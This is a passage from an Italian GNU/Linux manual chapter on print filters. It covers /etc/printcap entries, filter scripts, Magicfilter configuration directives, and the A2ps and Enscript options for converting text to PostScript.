Bisogna fare attenzione: il filtro di stampa riceve degli argomenti, anche se questi non servono. Se si tenta di utilizzare '**`unix2dos`**', o qualunque altro programma direttamente come filtro, si rischia di ottenere solo una segnalazione di errore in quanto potrebbe non essere in grado di comprendere gli argomenti ricevuti. Per risolvere il problema, occorre realizzare uno script, in modo da poter eliminare gli argomenti inutilizzati.

Segue l'esempio di una voce del file '`/etc/printcap`':

```
testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
```

[1] Se si fanno modifiche al file '`/etc/printcap`' bisogna ricordare di inviare un segnale di aggancio al demone '**`lpd`**' per fare in modo che venga riletto questo file: '**`kill -s SIGHUP`** *pid_di_lpd*'.

```
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/testo/filtro:
```

Segue l'esempio dello script utilizzato come filtro:

```
#!/bin/bash
/usr/bin/unix2dos
```

È necessario osservare un paio di particolari:

- è importante indicare il filtro con il suo percorso assoluto;
- i programmi utilizzati all'interno di uno script che funge da filtro di stampa devono essere indicati con il loro percorso assoluto.

Infatti, non si può contare sulla conoscenza della directory corrente nel momento in cui questi vengono messi in esecuzione.

88.2.3 Filtri PostScript

Tutti i filtri di stampa in grado di convertire file PostScript in qualcosa di stampabile senza una stampante PostScript, si avvalgono del programma Ghostscript ('**`gs`**'). L'esempio seguente mostra uno script che riceve dallo standard input un file PostScript e restituisce attraverso lo standard output un file stampabile con una HP Laserjet o compatibile.

```
#!/bin/bash
/usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=a4 -sDEVICE=laserjet -sOutputFile=- -
```

88.2.4 Problemi

In passato è capitato che una versione particolare del sistema di stampa BSD per GNU/Linux avesse un difetto che non le permetteva di utilizzare il flusso di dati proveniente dal filtro di stampa. Nel caso dovesse verificarsi nuovamente questa situazione, si può utilizzare un trucco: il filtro di stampa riceve i dati dallo standard input nel modo solito e li trasforma. Quindi, invece di emettere il risultato della sua elaborazione attraverso lo standard output, lo invia a un'altra coda di stampa.

In pratica, si può supporre che il file '`/etc/printcap`' sia composto come segue:

```
lp:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:

testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/testo/filtro:
```

Supponendo che la trasformazione del testo avvenga tramite il programma '**`unix2dos`**', il filtro '`/var/spool/lpd/testo/filtro`' potrebbe essere realizzato nel modo seguente:

```
#!/bin/bash
/usr/bin/unix2dos | lpr -Plp
```

88.2.5 Filtri sofisticati

Non è necessario complicarsi troppo la vita. Spesso la distribuzione GNU/Linux che si ha a disposizione è già predisposta in modo da facilitare la creazione di filtri di stampa.

Anche quando non si è così «fortunati», esiste sempre un'alternativa migliore allo scriversi il proprio filtro (salvo casi particolari). Un esempio è ApsFilter [2] che senza molta fatica genera da solo il file '`/etc/printcap`', le directory per le code di stampa e i filtri necessari; un altro è Magicfilter, più semplice, ma efficace.

Infine, è il caso di ricordare il pacchetto PSUtils che è composto da una serie di programmi di servizio in grado di rielaborare file PostScript, cosa utile per esempio quando su un solo foglio si vogliono stampare più pagine ridotte.

88.3 Magicfilter

Magicfilter [3] è un sistema di filtri per la stampa organizzato in modo semplice ed efficace. Si tratta di un programma, precisamente l'eseguibile '**`magicfilter`**', in grado di individuare il tipo di file che gli viene fornito attraverso lo standard input e di conseguenza di elaborarlo nel modo migliore ai fini della stampa. Per ottenere questo risultato, è necessaria la preparazione di un file di configurazione, con il quale si indicano le impronte di riconoscimento dei file, ovvero il magic number, e le azioni da compiere a seconda del tipo di file individuato. Questo comportamento spiega la ragione del nome: un filtro di stampa abbinato all'individuazione del magic number.

L'idea più importante di Magicfilter sta nel fatto che i suoi file di configurazione, distinti in base al tipo di stampante per i quali devono essere utilizzati, sono degli script per Magicfilter. Questo fatto semplifica tante cose, soprattutto nella configurazione del file '`/etc/printcap`'.

88.3.1 Configurazione di Magicfilter

Il file di configurazione tipico di Magicfilter inizia generalmente con la dichiarazione del suo interprete, essendo in pratica uno script dell'eseguibile '**`magicfilter`**':

```
#! /usr/sbin/magicfilter
```

In questo file, il simbolo '**`#`**' serve a indicare l'inizio di un commento, fino alla fine della riga; le righe bianche e quelle vuote vengono ignorate. Le altre righe, sono direttive, secondo la sintassi seguente:

scostamento stringa_di_riconoscimento operazione_da_compiere

In pratica, si tratta di campi separati da uno o più spazi: il primo è un numero che esprime lo scostamento in byte dall'inizio del file, per individuare il punto a partire dal quale si deve iniziare il confronto con la stringa indicata nel secondo campo (quello che sarebbe il magic number); il terzo campo è la descrizione delle azioni da compiere nel caso in cui il file corrisponda alla stringa di riconoscimento.

Il numero che indica lo scostamento è espresso normalmente in base decimale; può essere usata una notazione ottale, se la prima cifra è uno zero; si può utilizzare anche una notazione esadecimale che deve essere preceduta dal prefisso 0x... Il valore zero corrisponde all'inizio del file, qualunque altro valore (positivo) rappresenta un numero equivalente di byte da saltare prima di iniziare il confronto con la stringa di riconoscimento.

[2] **ApsFilter** GNU GPL
[3] **Magicfilter** GNU GPL

La stringa di riconoscimento è una stringa normale, che può contenere delle sequenze di escape secondo la convenzione del linguaggio C, oltre a due aggiunte: '**\?**' che rappresenta un carattere qualunque e '\' seguita da uno spazio che rappresenta uno spazio letterale, allo scopo di non interrompere il campo. Eventualmente, questa stringa può anche essere racchiusa tra apici doppi; in tal caso, non c'è bisogno di proteggere lo spazio con la barra obliqua inversa.[4]

L'ultima parte di queste direttive è più complessa da descrivere, in quanto si compone di una parola chiave iniziale, a cui possono seguire altre indicazioni che variano in base alla parola chiave stessa.

Questo file viene scandito dal suo interprete, '**magicfilter**', dall'inizio alla fine; la scansione termina nel momento in cui una direttiva corrisponde al file, ovvero, quando i primi due campi sono tali da determinare la corrispondenza. In questo senso, le combinazioni più dettagliate devono avere la precedenza rispetto a quelle più generiche. Inoltre, esiste una variante alla sintassi di queste direttive, costituita dalla forma seguente:

`default` *operazione_da_compiere*

Questa direttiva va posta alla fine del file di configurazione, per indicare cosa fare con i file che non sono stati riconosciuti diversamente e di solito viene usata proprio per gestire i file di testo.

Quando l'operazione da compiere prevede l'avvio di un programma o di uno script, vengono rese disponibili alcune variabili di ambiente, che possono essere indicate anche nell'ambito degli argomenti di questo comando. Le variabili disponibili effettivamente dipendono dalla quantità di informazioni a cui Magicfilter può accedere, cosa che dipende a sua volta dalle caratteristiche del demone di stampa; tuttavia, sono disponibili sempre la variabile '**LPUSER**', che contiene il nome dell'utente proprietario del processo di stampa, e '**LPHOST**', con il nome dell'elaboratore da cui ha avuto origine la richiesta di stampa.

Alcune operazioni

`cat` [*prefisso* [*suffisso*]]

Questa definizione serve a ottenere la copia dei dati senza conversioni, aggiungendo eventualmente una stringa come prefisso e una come suffisso, prima e dopo il file. Le stringhe in questione si possono realizzare nello stesso modo in cui si realizza la stringa di riconoscimento, con l'eccezione della sequenza '**\?**', che in questo contesto non ha significato.

`ignore`

`reject` *messaggio*

Queste due definizioni alternative, fanno in modo di non restituire dati in uscita; in particolare, '**reject**' tenta di inviare un messaggio all'utente a cui appartiene il processo di stampa, attraverso la posta elettronica.

`filter` *comando*

Il comando indicato viene eseguito passandogli il flusso di dati che interessa il filtro e ci si attende che restituisca i dati trasformati nel modo adatto per la stampa. Questo comando può accedere alle variabili di ambiente create da Magicfilter e queste gli possono essere fornite anche tra le opzioni, usando la notazione '**$***variabile*'.

`pipe` *comando*

Con la parola chiave '**pipe**' si ottiene una cosa simile a quella che si ha con '**filter**', con la differenza che il risultato emesso dal comando, viene rielaborato dal filtro, come passaggio ulteriore.

[4] Una direttiva di questo file di configurazione può essere continuata sulla riga successiva, ponendo alla fine della riga da continuare il simbolo '\'.

Questo meccanismo, se non viene usato nel modo corretto, potrebbe creare un ciclo infinito. Bisogna essere certi che prima o poi, i dati reimmessi nel filtro, trovino a un certo punto l'uscita corretta.

`fpipe` *comando* | `ffilter` *comando*

Si tratta dell'unione di '**`filter`**' e '**`pipe`**', con la differenza che il file proveniente dallo standard input viene prima salvato in un file temporaneo, il cui nome è disponibile attraverso la variabile di ambiente '**`FILE`**'. Questo permette di utilizzare un comando che accede a un file su disco, presumibilmente perché ha bisogno di accedervi in modo non sequenziale. L'elaborazione che si ottiene viene reimmessa nel filtro per un passaggio successivo.

Esempi

```
0       %!              filter  \
    /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 -sDEVICE=ljet4 -sOutputFile=- -
```

Questa direttiva serve a individuare i file PostScript, in quanto questi dovrebbero iniziare con la stringa '**`%!`**'. A questo tipo di file viene abbinata l'elaborazione da parte di '**`gs`**' (Ghostscript), con le opzioni opportune per ottenere un risultato adatto a una stampante di tipo HP Laserjet 4, emesso attraverso lo standard output.

```
0       \037\235        pipe    /bin/gzip  -cdq
```

In questo caso, sembra trattarsi di un file compresso con '**`gzip`**', pertanto viene estratto e rinviato al filtro, in modo da rianalizzare il contenuto prima di inviarlo alla stampa.

```
0       MM\0\x2a        fpipe   /usr/bin/tiff2ps  $FILE
0       II\x2a\0        fpipe   /usr/bin/tiff2ps  $FILE
```

Nel caso il file sembri un formato TIFF, viene utilizzato il programma '**`tiff2ps`**' per convertire l'immagine in un file PostScript, che poi viene reimmesso nel filtro, in modo che questo file possa raggiungere la direttiva corretta per la sua utilizzazione finale. Si osservi l'uso della variabile di ambiente '**`FILE`**', per fornire al programma '**`tiff2ps`**' il nome del file temporaneo che viene generato in questo caso.

```
0       \177ELF         reject  Tentativo di stampare un binario ELF.
```

Sembra trattarsi di un binario ELF che ovviamente non può essere stampato.

```
default                 cat
```

Questo è l'esempio più semplice di una direttiva finale che serve a definire cosa fare con i file di testo. In questo caso, i dati vengono lasciati tali e quali, mentre in un'altra situazione ci si potrebbe accertare di convertire il codice di interruzione di riga in modo che corrisponda alla sequenza *<CR><LF>*.

88.3.2 Funzionamento e utilizzazione pratica di Magicfilter

L'eseguibile '**`magicfilter`**' legge il file di configurazione che gli viene fornito come primo argomento nella riga di comando, comportandosi di conseguenza:

`magicfilter` *file_di_configurazione* [*opzioni*]

È necessario ricordare che '**`magicfilter`**' non viene avviato dall'utente, ma dal demone di stampa; pertanto, le opzioni sono quelle che passerà lo stesso demone e '**`magicfilter`**' dovrà essere in grado di interpretarle. Dal momento che il demone di stampa non passa alcuna informazione sul file di configurazione, per fare in modo che questo sia indicato, si trasformano i file di configurazione in script, come è già stato mostrato, utilizzando tali script come se fossero i veri filtri di stampa. In effetti, in questo modo, si ottiene proprio di avviare '**`magicfilter`**' con

il nome dello script come primo argomento e le altre opzioni subito dopo, esattamente come si vede nello schema sintattico.

Magicfilter è stato realizzato allo scopo di essere utilizzato come filtro di ingresso ('**`if`**') ed è in grado di interpretare solo le opzioni che vengono passate in questa situazione dal demone di stampa. A titolo informativo, la tabella 88.1 elenca le opzioni principali che l'eseguibile '**`magicfilter`**' è in grado di interpretare.

Tabella 88.1. Opzioni standard che vengono interpretate da Magicfilter, in quanto filtro di ingresso di un sistema di stampa.

Opzione	Descrizione
`-c`	Lascia i dati inalterati.
`-n`*utente*	Nominativo utente, disponibile attraverso la variabile '**`LPUSER`**'.
`-h`*host*	Elaboratore di origine, disponibile attraverso la variabile '**`LPHOST`**'.
`-i`*rientro*	Rientro, disponibile attraverso la variabile '**`LPINDENT`**'.

Magicfilter si compone già di un buon numero di file di configurazione, ovvero di script, realizzati per altrettanti tipi di stampanti differenti. Di solito è sufficiente scegliere quello adatto, salvo la possibilità di provare tutti quelli simili in modo da poter scegliere il migliore in base al risultato preferito. Dal momento che, bene o male, si tratta di file di configurazione, questi script dovrebbero essere collocati nella directory '`/etc/magicfilter/`'. Quello che segue è l'esempio di un file '`/etc/printcap`' predisposto per gestire una stampate compatibile con il tipo HP Laserjet normale. Per la precisione, il file '`/etc/magicfilter/laserjet-filter`' è uno di questi script di configurazione.


```
lp|Stampante predefinita
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :if=/etc/magicfilter/laserjet-filter:\
        :mx#0:\
        :sh:
```

In condizioni normali, una coda di stampa organizzata in questo modo va bene per qualunque file da stampare. Eventualmente, in caso di bisogno, si può modificare leggermente qualche direttiva del file di configurazione scelto, magari dopo averne fatta una copia.

88.4 Uniformità del sistema di stampa: da testo a PostScript

Un sistema di filtri di stampa ben organizzato deve passare per la generazione di un formato intermedio (prima di quello finale adatto alla stampante) per poter gestire l'impostazione della stampa in modo completamente trasparente. La figura 88.1 mostra questa idea.

Figura 88.1. Stampa attraverso un formato intermedio uniforme.

```
     .------------------.
     | file da stampare |
     `------------------'
              |
              V
       .-------------.
       | conversione |
       `-------------'
              |
              V
        .------------.     .----------------------------.     .-----------.
        | PostScript |---->| conversione con Ghostscript |---->| stampante |
        `------------'     `----------------------------'     `-----------'
```

L'esistenza di Ghostscript, descritto meglio nel capitolo 89, giustifica la scelta del formato PostScript come standard per il formato intermedio di stampa, benché questo formato sia proprietario. L'utilità di questo passaggio obbligato sta anche nel fatto che prima della conversione finale, il formato PostScript può essere rimaneggiato, per adattarlo a esigenze particolari, compresa la riduzione o l'ingrandimento. Tuttavia, in questa situazione, anche i file di testo vanno rielaborati in modo da generare prima un file PostScript. A questo scopo sono stati realizzati programmi come A2ps.

88.4.1 A2ps

A2ps [5] è un programma per generare file PostScript a partire, prevalentemente, da file di testo. Gli obiettivi di chi sviluppa A2ps vanno oltre tale livello; tuttavia, questa è la sua funzionalità più importante.

A2ps è controllato da un file di configurazione generale, '`/etc/a2ps.cfg`', al quale può essere affiancato un file personale, '`~/.a2ps/a2psrc`', e anche uno locale (nella directory corrente), '`.a2psrc`'. Pur senza approfondire la configurazione di A2ps, vale la pena di descrivere brevemente come si compongono questi file. Il simbolo '`#`' rappresenta l'inizio di un commento che termina alla fine della riga; le righe bianche e quelle vuote vengono ignorate; le altre righe sono direttive nella forma:

tipo_dichiarazione : *dichiarazione*

Il file di configurazione generale che di solito viene fornito assieme al programma ('`/etc/a2ps.cfg`') dovrebbe essere adatto alla maggior parte delle situazioni e in generale non serve altro per utilizzare A2ps. In ogni caso, questo file è commentato molto bene e la documentazione che fornisce A2ps è molto dettagliata (*a2ps.info*).

A2ps si utilizza in pratica attraverso l'eseguibile '**`a2ps`**', il cui scopo è quello di ricevere uno o più file in modo da poter generare una trasformazione adeguata in formato PostScript:

`a2ps` [*opzioni*] [*file*...]

I file possono essere indicati attraverso la riga di comando e in mancanza della loro indicazione viene usato lo standard input. Lo scopo di A2ps è quello di generare un file PostScript, secondo quanto definito nella configurazione, oppure dalle opzioni della riga di comando. In generale, il risultato viene inviato alla stampa attraverso il comando '**`lpr`**', come si può vedere dalla direttiva

```
# First, the default printer (option -d, no argument)
DefaultPrinter: | lpr
```

che appare generalmente nel file di configurazione globale, con la quale si dichiara l'invio dello standard output verso tale comando di stampa. Di solito non c'è ragione di cambiare questo comportamento di A2ps, ma è importante sapere che non è sempre necessariamente così.

Il fatto che A2ps sia configurato in questo modo, lo rende simile a un comando di stampa alternativo a quello normale, per cui,

`$` **`lpr pippo`**

viene sostituito direttamente dal comando

`$` **`a2ps pippo`**

che in più si occupa di impaginare meglio il testo.

[5] **A2ps** GNU GPL

Ovviamente, tutto questo presuppone che la coda di stampa predefinita, ovvero quella che viene utilizzata quando si usa il comando '**`lpr`**' senza specificare altro, sia in grado di gestire file PostScript.

A2ps offre molte possibilità nel modo di impaginare il testo e non si limita semplicemente a consentire la stampa ridotta di più pagine virtuali su una facciata singola. È molto importante anche la sua capacità di evidenziare il testo in funzione del suo contenuto, cosa che diventa molto utile per la lettura dei sorgenti di un programma. La tabella 88.2 riepiloga brevemente alcune opzioni più importanti che possono essere usate nella riga di comando dell'eseguibile '**`a2ps`**', opzioni che possono essere anche incluse nella configurazione attraverso direttive nella forma:

`Options:` *opzione_della_riga_di_comando*

Per esempio, per selezionare il formato di carta A4 si può utilizzare l'opzione '**`--medium=A4`**' nella riga di comando, oppure la direttiva

```
Options: --medium=A4
```

nel file di configurazione.

Tabella 88.2. Alcune opzioni di A2ps.

Opzione	Alternativa	Descrizione
-M *carta*	--medium=*carta*	Dimensione della carta.
-r	--landscape	Orientamento orizzontale.
-R	--portrait	Orientamento verticale.
-*n*		*n* pagine virtuali per ogni pagina reale.
-j	--borders={yes|no}	Bordi attorno alle pagine virtuali.
-A	--compact={yes|no}	Unione di più file in un solo foglio.
-f *n*	--font-size=*n*	*n* punti per la dimensione dei caratteri.
-l *n*	--chars-per-line=*n*	*n* caratteri per riga.
-L *n*	--lines-per-page=*n*	*n* righe per pagina virtuale.
-m	--catman	Pagina di manuale; come '**`-L66`**'.
-T *n*	--tabsize=*n*	Dimensione degli stop di tabulazione.
-B	--no-header	Nessuna intestazione.
-a *m*[-*n*]	--pages=*m*[-*n*]	Seleziona un intervallo di pagine.
-o *file*	--output=*file*	Crea un file e non invia alla stampa.
-P *coda*	--printer=*coda*	Coda di stampa a cui inviare il risultato.
-d		Invia il risultato alla coda di stampa predefinita.
-E*tipo*	--pretty-print=*tipo*	Definizione dello stile di evidenziamento del testo.
-X *codifica*	--encoding=*codifica*	Definizione della codifica in cui è scritto il testo.

La tabella 88.3 riporta invece l'elenco di alcuni nomi di stili di evidenziamento della stampa, in funzione del contenuto del file di testo che si intende stampare. Questi nomi si usano con l'opzione '**`-E`**'.

Tabella 88.3. Alcuni nomi che definiscono uno stile nel modo di evidenziare il testo.

Tipo	Descrizione
sh	Script di una shell Bourne.
html	Sorgente HTML.
mail	Messaggio di posta elettronica.
udiff	File di differenze in formato unificato.
make	File-make.
ada	Sorgente in linguaggio ADA.
c	Sorgente in linguaggio C.

Tipo	Descrizione
cpp	Sorgente in linguaggio C++.
gnuc	Sorgente in linguaggio GNU C.
clisp	Sorgente in linguaggio Common Lisp.
eiffel	Sorgente in linguaggio Eiffel.
elisp	Sorgente in linguaggio Emacs Lisp.
fortran	Sorgente in linguaggio Fortran.
java	Sorgente in linguaggio Java.
pascal	Sorgente in linguaggio Pascal.
python	Sorgente in linguaggio Python.
scheme	Sorgente in linguaggio Scheme.
sql92	Sorgente in linguaggio SQL92.

La tabella 88.4 riporta l'elenco delle sigle che si possono utilizzare con l'opzione '**`-X`**' per definire la codifica con cui è scritto il testo da convertire.

Tabella 88.4. Alcuni nomi che identificano la codifica del testo.

Nome	Descrizione
ASCII	ASCII normale.
IBM-CP437	IBM CP437.
IBM-CP850	IBM CP850.
ISO-8859-1	ISO 8859-1 (Latin 1).
ISO-8859-2	ISO 8859-2 (Latin 2).
ISO-8859-10	ISO 8859-10.
ISO-8859-15	ISO 8859-15 (Latin 9).
ISO-8859-3	ISO 8859-3.
ISO-8859-4	ISO 8859-4.
ISO-8859-5	ISO 8859-5.
ISO-8859-7	ISO 8859-7.
ISO-8859-9	ISO 8859-9.
MS-CP1250	Microsoft CP1250.

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
a2ps -1 -M A4 -f 11 --borders=no -B -o -
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per ogni pagina reale; il formato della carta è A4; il testo deve utilizzare un carattere da 11 punti (è la dimensione ottimale per stampare 80 colonne); non si vogliono bordi attorno alla pagina virtuale; non si vuole alcuna intestazione; il risultato in PostScript deve essere emesso attraverso lo standard output.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva

```
default                 cat
```

con:

```
default   pipe   /usr/bin/a2ps -1 -M A4 -f 11 --borders=no -B -o - 2> /dev/null
```

Esempi

Gli esempi che vengono mostrati fanno riferimento alla configurazione tipica di A2ps.

```
$ a2ps pippo
```

Mette in stampa il file '`pippo`', dopo averlo convertito in PostScript. In condizioni normali, si ottiene la stampa di due pagine virtuali per foglio reale, con un orientamento orizzontale.

$ **a2ps -2 pippo**

Probabilmente, si tratta della stessa cosa dell'esempio precedente, con l'indicazione esplicita della richiesta di stampare due pagine virtuali per foglio.

$ **a2ps -2 -P laser pippo**

Come nell'esempio precedente, indicando espressamente la scelta della coda di stampa denominata '**laser**'.

$ **a2ps -2 -o pippo.ps pippo**

Come nell'esempio precedente, ma senza stampare: viene generato il file 'pippo.ps'.

$ **a2ps -2 -R pippo**

Invia alla stampa il solito file, dopo averlo convertito in PostScript, in modo tale da ottenere due pagine virtuali, ma con un orientamento verticale. In questo modo, il testo è più piccolo e ogni pagina virtuale contiene un numero molto elevato di righe.

$ **man 1 a2ps | a2ps -2 -m**

Stampa la pagina di manuale *a2ps(1)*, impaginandola nel modo migliore per questo tipo di informazioni.

$ **a2ps -2 -Esh /etc/profile**

Stampa il file '/etc/profile', utilizzando un sistema di evidenziamento ottimale per gli script di shell Bourne o derivate.

```
#! /bin/sh
a2ps --portrait --columns=1 --margin=30 --no-header --borders=no      \
    --lines-per-page=66 --chars-per-line=80 --font-size=10            \
    --interpret=yes --output=-
```

Lo script permette di generare un file PostScript attraverso lo standard output a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico (nel caso di carta A4), senza scritte o bordi aggiuntivi, garantendo 80 colonne e 66 righe per pagina.

```
#! /bin/sh
a2ps --portrait --columns=1 --margin=30 --no-header --borders=no      \
    --chars-per-line=80 --font-size=10                                \
    --interpret=yes --output=-
```

Come nell'esempio precedente, ma senza porre un limite alla quantità di righe per pagina, che così possono essere anche di più delle 66 standard.

```
#! /usr/sbin/magicfilter
#...

# Default entry -- for normal (text) files.  MUST BE LAST.
#default                        cat     \eE\e&k2G\e(0N  \eE
default   pipe  a2ps --portrait --columns=1 --margin=30               \
    --no-header --borders=no                                          \
    --chars-per-line=80 --font-size=10                                \
    --interpret=yes --output=-                                        \
    2> /dev/null
```

L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

```
#! /bin/sh
/usr/bin/a2ps --medium=A4 -1 --lines-per-page=66 \
--chars-per-line=136 --tabsize=8 --encoding=ISO-8859-1 \
--non-printable-format=space --no-header --landscape --debug
```

Si tratta di un altro script, realizzato in modo da gestire file di testo fino a 136 colonne, in orizzontale. Non tutte le opzioni sono indispensabili.

88.4.2 Enscript

Enscript [6] è un programma per generare file PostScript e altri formati, a partire da file di testo.

Enscript prevede una serie di file di configurazione, '`~/.enscriptrc`', '`/etc/enscriptsite.cfg`' e '`/etc/enscript.cfg`', dove il primo è quello personale di ogni utente, il secondo è un primo file di configurazione generale, mentre il terzo è un file di configurazione di sistema. L'ordine in cui sono indicati questi file, rappresenta anche l'ordine di precedenza che hanno le direttive al loro interno.

Senza approfondire la configurazione di Enscript, vale la pena di descrivere brevemente come si compongono questi file. Il simbolo '`#`' rappresenta l'inizio di un commento che termina alla fine della riga; le righe bianche e quelle vuote vengono ignorate; le altre righe sono direttive nella forma:

tipo_dichiarazione : *dichiarazione*

Il file di configurazione generale che di solito viene fornito assieme al programma ('`/etc/enscript.cfg`') dovrebbe essere adatto alla maggior parte delle situazioni. In ogni caso, questo file è commentato molto bene e la documentazione disponibile è molto dettagliata (*enscript(1)*).

Enscript si utilizza in pratica attraverso l'eseguibile '**`enscript`**', il cui scopo normale è quello di comporre in formato PostScript uno o più file indicati come argomento:

`enscript` [*opzioni*] [*file*...]

I file possono essere indicati attraverso la riga di comando, ma in mancanza di questa indicazione viene usato lo standard input. Lo scopo di Enscript è quello di generare un file PostScript, o un altro tipo di formato finale, ma il modo in cui questo file viene restituito dipende dalla configurazione, oppure dalle opzioni della riga di comando. In generale, il risultato viene inviato alla stampa attraverso il comando '**`lpr`**', in base alla direttiva seguente:

```
# Where output goes as a default: 'printer' or 'stdout'
DefaultOutputMethod: printer
```

Di solito non c'è motivo di cambiare questo comportamento di Enscript, ma è importante sapere che non è sempre necessariamente così. In tal modo, Enscript può essere usato come se fosse un comando di stampa, dove

```
$ enscript pippo
```

oppure

```
$ cat pippo | enscript
```

si traduce direttamente nella stampa del file '`pippo`'.

La configurazione di Enscript prevede anche l'indicazione esplicita del comando di stampa e della coda di stampa a cui inviare il file generato dalla composizione. Generalmente non è necessario preoccuparsi di questo fatto, dal momento che un sistema di stampa configurato correttamente è in grado di gestire tutto attraverso la coda predefinita. Tuttavia è bene tenere in considerazione le direttive necessarie a tale definizione:

```
# Printer name to spool to.  As a default we want to use system's
# default printer.
# Printer: ps

# The spooler command switch to select the printer queue.  This option
# can also be used to pass other flags to the spooler command but they
```

[6] **Enscript** GNU GPL

```
# must be given before the queue switch.
QueueParam: -P

# Printer spooler command name.
Spooler: lpr
```

Enscript offre molte possibilità nel modo di impaginare il testo, senza limitarsi a consentire la stampa ridotta di più pagine virtuali su una facciata singola. È molto importante anche la sua capacità di evidenziare il testo in funzione del suo contenuto, per facilitare la lettura dei sorgenti di un programma. La tabella 88.5 riepiloga brevemente alcune opzioni più importanti che possono essere usate nella riga di comando dell'eseguibile '**`enscript`**', opzioni che possono essere anche incluse automaticamente attraverso la variabile di ambiente '**`ENSCRIPT`**', nello stesso modo in cui apparirebbero nella riga di comando.

Tabella 88.5. Alcune opzioni di Enscript.

Opzione	Alternativa	Descrizione
-M *carta*	--media=*carta*	Dimensione della carta.
	--list-media	Elenca i formati disponibili della carta.
-r	--landscape	Orientamento orizzontale.
-R	--portrait	Orientamento verticale.
-*n*	--columns=*n*	Testo su *n* colonne.
-U *n*	--nup=*n*	*n* pagine virtuali.
-j	--borders	Bordi attorno alle pagine virtuali.
-f *nome*@*n*	--font=*nome*@*n*	Nome e dimensione del carattere da stampa.
-f *nome*@*m*/*n*	--font=*nome*@*m*/*n*	Nome, larghezza e altezza del carattere.
	--margins=*sx*:*dx*:*sopra*:*sotto*	Margini in punti.
-l	--lineprinter	66 righe per pagina senza intestazione.
-L *n*	--lines-per-page=*n*	*n* righe per pagina virtuale.
-T *n*	--tabsize=*n*	Dimensione degli stop di tabulazione.
-B	--no-header	Nessuna intestazione.
-a *m*[-*n*]	--pages=*m*[-*n*]	Seleziona un intervallo di pagine.
-a odd|even	--pages=odd|even	Seleziona pagine dispari o pagine pari.
-o *file*, -p *file*,	--output=*file*	Crea un file e non invia alla stampa.
-P *coda*, -d *coda*	--printer=*coda*	Coda di stampa a cui inviare il risultato.
-q	--quiet, --silent	Funzionamento silenzioso.
-E*tipo*	--pretty-print=*tipo*	Stile di evidenziamento del testo.
	--help-pretty-print	Elenca gli stili disponibili.
-W PostScript	--language=PostScript	Composizione in PostScript.
-W html	--language=html	Composizione in HTML.
-W overstrike	--language=overstrike	Testo con comandi di sovrascrittura.
-W rtf	--language=rtf	Composizione in RTF.
-X *codifica*	--encoding=*codifica*	Codifica in cui è scritto il testo.
-Z	--pass-through	Non modifica i file PostScript e PCL.

La tabella 88.6 riporta invece l'elenco di alcuni nomi di stili di evidenziamento della stampa, in funzione del contenuto del file di testo che si intende stampare. Questi nomi si usano con l'opzione '**`-E`**' e possono essere elencati completamente con l'opzione '**`--help-pretty-print`**'.

Tabella 88.6. Alcuni nomi che definiscono uno stile nel modo di evidenziare il testo.

Tipo	Descrizione
sh	Script di una shell Bourne.
html	Sorgente HTML.
mail	Messaggio di posta elettronica.
diff	File di differenze standard.
diffu	File di differenze in formato unificato.
makefile	File-make.
ada	Sorgente in linguaggio ADA.
c	Sorgente in linguaggio C.
cpp	Sorgente in linguaggio C++.
elisp	Sorgente in linguaggio Emacs Lisp.
fortran	Sorgente in linguaggio Fortran.
java	Sorgente in linguaggio Java.
pascal	Sorgente in linguaggio Pascal.
perl	Sorgente in linguaggio Perl.
python	Sorgente in linguaggio Python.
scheme	Sorgente in linguaggio Scheme.
sql	Sorgente in linguaggio SQL.

La tabella 88.7 riporta l'elenco delle sigle che si possono utilizzare con l'opzione '**`-X`**' per definire la codifica con cui è scritto il testo da convertire.

Tabella 88.7. Alcuni nomi che identificano la codifica del testo.

Nome	Descrizione
88591, latin1	ISO 8859-1
88592, latin2	ISO 8859-2
88593, latin3	ISO 8859-3
88594, latin4	ISO 8859-4
88595, cyrillic	ISO 8859-5
88597, greek	ISO 8859-7
88599, latin5	ISO 8859-9
885910, latin6	ISO 8859-10
ascii	ASCII normale
asciifise, asciifi, asciise	ASCII finlandese e svedese
asciidkno, asciidk, asciino	ASCII danese e norvegese
ibmpc, pc, dos	IBM CP437.
mac	Mac
vms	VMS
hp8	HP
koi8	
ps, PS	PostScript
pslatin1, ISOLatin1Encoding	PostScript '**`ISOLatin1Encoding`**'

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
